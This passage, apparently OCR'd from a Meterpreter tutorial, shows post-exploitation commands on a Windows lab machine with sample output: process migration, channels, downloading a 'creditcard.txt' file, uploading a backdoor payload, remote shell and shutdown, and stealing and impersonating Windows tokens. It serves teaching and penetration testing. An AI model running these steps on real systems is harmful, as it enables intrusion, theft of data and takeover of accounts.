4)migrate:It migrates to another process.We have to migrate to another process because the victim might close the process which meterpreter binds.So we have to migrate to system processess.

Usage: migrate "process id"
eg:migrate 12212



5)use : This command is used to load a particular extension into the framework.It is like the load command in metasploit.
Usage: use espia



6) **run:** **This command is used to run a meterpreter script.**

Usage:run script name

eg: run checkvm

```
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a VMware Virtual Machine
```

7)irb:This command is used to drop into a ruby shell where we can create ruby based scripts.

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>>
```

8)Channel commands:Channels are very useful to execute our commands on the target system.The communication in the channels are encrypted.we can read,write and interact with the channels.

To create a channel we have to use execute command.

Usage :execute -f explorer.exe -c

```
Usage: execute -f file [options]

Executes a command on the remote machine.

OPTIONS:

    -H          Create the process hidden from view.
    -a <opt>    The arguments to pass to the command.
    -c          Channelized I/O (required for interaction).
    -d <opt>    The 'dummy' executable to launch when using -m.
    -f <opt>    The executable command to run.
    -h          Help menu.
    -i          Interact with the process after creating it.
    -k          Execute process on the meterpreters current desktop
    -m          Execute from memory.
    -s <opt>    Execute process in a given session as the session user
    -t          Execute process with currently impersonated thread token

meterpreter > execute -f explorer.exe -c
Process 12212 created.
Channel 24 created.
meterpreter > execute -f explorer.exe -c
Process 10376 created.
Channel 25 created.
```

channel -l: To view the list of channels.

```
meterpreter > channel -l

    Id  Class  Type
    --  -----  ----
    1   3      stdapi_process
    2   3      stdapi_process
```

Channel -w :To write data into a particular channel we will use this commnad.

Usage: channel -w 2(1 is the channel number)

```
meterpreter > channel -w 2
Enter data followed by a '.' on an empty line:

ping 192.168.217.131
```

channel -r :To reda data from a particular channel.

Usage: channel -r 2

```
meterpreter > channel -r 2
Read 104 bytes from 2:

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```


Interact: This command is used to interact with a particular channel

Usage: interact 2


```
meterpreter > interact 2
Interacting with channel 2...
```

File system commands:


1)pwd:It displays the print working direcory and 'cd' command is used to change the directory.



2)ls: To list the files in a directory.




3)cat:This command is used to read the contents in a file.In 'ls' you can find two files namely credit card and email password.I intentionally created them, to demonstrate how awful it is to save confidentendial inforamation without encrypting.



So do not save your confidential information into text files and do not write passwords any where.If you want to write,then encrypt those files.True encrypt is a good software to encrypt any kind of files.


4)download:You can also download those files using this command.

Usage : downlaod file path
eg: download c:\\creditcard.txt




5)upload:You can upload your backdoors into the target system.

Usage: upload source destination
eg: upload /root/payload.exe c:



Search:This command is used to search files in a folder or drive.We can also specify the type of file to search eg. Doc,txt,pdf

Usage: search -d c:\\ -f *.txt -r




mkdir,rmdir:_ To make a directory we use 'mkdir' command.To remove a directory we use 'rmdir' command.

Usage : mkdir kaleem
Usage: rmdir kaleem


Networking commands:

1)arp: To display the host arp cache and host information.




2)ipconfig:It used to display the remote host ipaddress.

Netstat:It is used to display the network statistics.



Route:It is used to display the routing table information.This command is very useful in pivoting concept.

Usage :route -h



System commands:

sysinfo:This command is used to view the target system information.

```
meterpreter > sysinfo
Computer        : KALEEM-27A12BDC
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

Ps:This command is used to display the process running in the target system.

```
meterpreter > ps

Process List
============

 PID    PPID  Name                  Arch  Session     User                          Pat
 ---    ----  ----                  ----  -------     ----                          ---
 0      0     [System Process]            4294967295
 4      0     System                x86   0           NT AUTHORITY\SYSTEM
 112    684   VMUpgradeHelper.exe   x86   0           NT AUTHORITY\SYSTEM           C:\
gram Files\VMware\VMware Tools\VMUpgradeHelper.exe
 148    684   sqlbrowser.exe        x86   0           NT AUTHORITY\NETWORK SERVICE  c:\
gram Files\Microsoft SQL Server\90\Shared\sqlbrowser.exe
 396    684   vmtoolsd.exe          x86   0           NT AUTHORITY\SYSTEM           C:\
gram Files\VMware\VMware Tools\vmtoolsd.exe
 552    4     smss.exe              x86   0           NT AUTHORITY\SYSTEM           \Sy
mRoot\System32\smss.exe
 616    552   csrss.exe             x86   0           NT AUTHORITY\SYSTEM           \??
\WINDOWS\system32\csrss.exe
 640    552   winlogon.exe          x86   0           NT AUTHORITY\SYSTEM           \??
\WINDOWS\system32\winlogon.exe
 684    640   services.exe          x86   0           NT AUTHORITY\SYSTEM           C:\
DOWS\system32\services.exe
 696    640   lsass.exe             x86   0           NT AUTHORITY\SYSTEM           C:\
```

getpid:This command is used to view the current process .

```
meterpreter > getpid
Current pid: 1072
```


getuid:This command is used to view the current user.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Reboot: This command is used to reboot the our target system.

Shutdown: This command is used to shutdown the remote system.

Shell: This command is used to drop a shell in the remote system.



Token impersonation:

Token impersonation is a very important concept in meterpreter.Windows token are just like web "cookies". They are like temporary keys which just hold an object security inforamtion for the entire login that they do not have to provide their credentials each time when accessing a file or an object.There are two types of tokens available

1)Delegation token
2)impersonate token

1)Delegation token: Delegation tokens are used for interactive login such as logging into our windows machine and connceting to remote desktop.

2)Impersonate token: Impersonate tokens are used for non-interactvie logins like connecting to a network drive.

Tokens can be availabe to us untill reboot.When the user logsoff from the system, delegation token became impesonate token but it has the all the rights just like delegation token.

We will use 'incognito' extension to steal and impersonate windows token.You can find much about token in below pdf link.


http://labs.mwrinfosecurity.com/assets/142/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf

First we have to load incognito extension into our meterpreter.

Usage: use incognito

To view availabe tokens you can use below command.

Usage:list_tokens -u



You can see 4 delegation tokens and 1 impersonate token are availabe .Quickly check who we are using 'getuid' command.

Usage: getuid

Now I am logged as a NT AUTHORITY\SYSTEM.Now i am going to impersonate as other user.

Impersonate:

You can see in delegation tokens KALEEM-27A12BDC\ADMINISTRATOR token availabe.Now i am going to impersonate like that user.

Usage: impersonate token name
eg: impersonate KALEEM-27A12BDC\\ADMINISTRATOR
You can see i impersonated as KALEEM.you can see user user id using 'getuid' command.

```
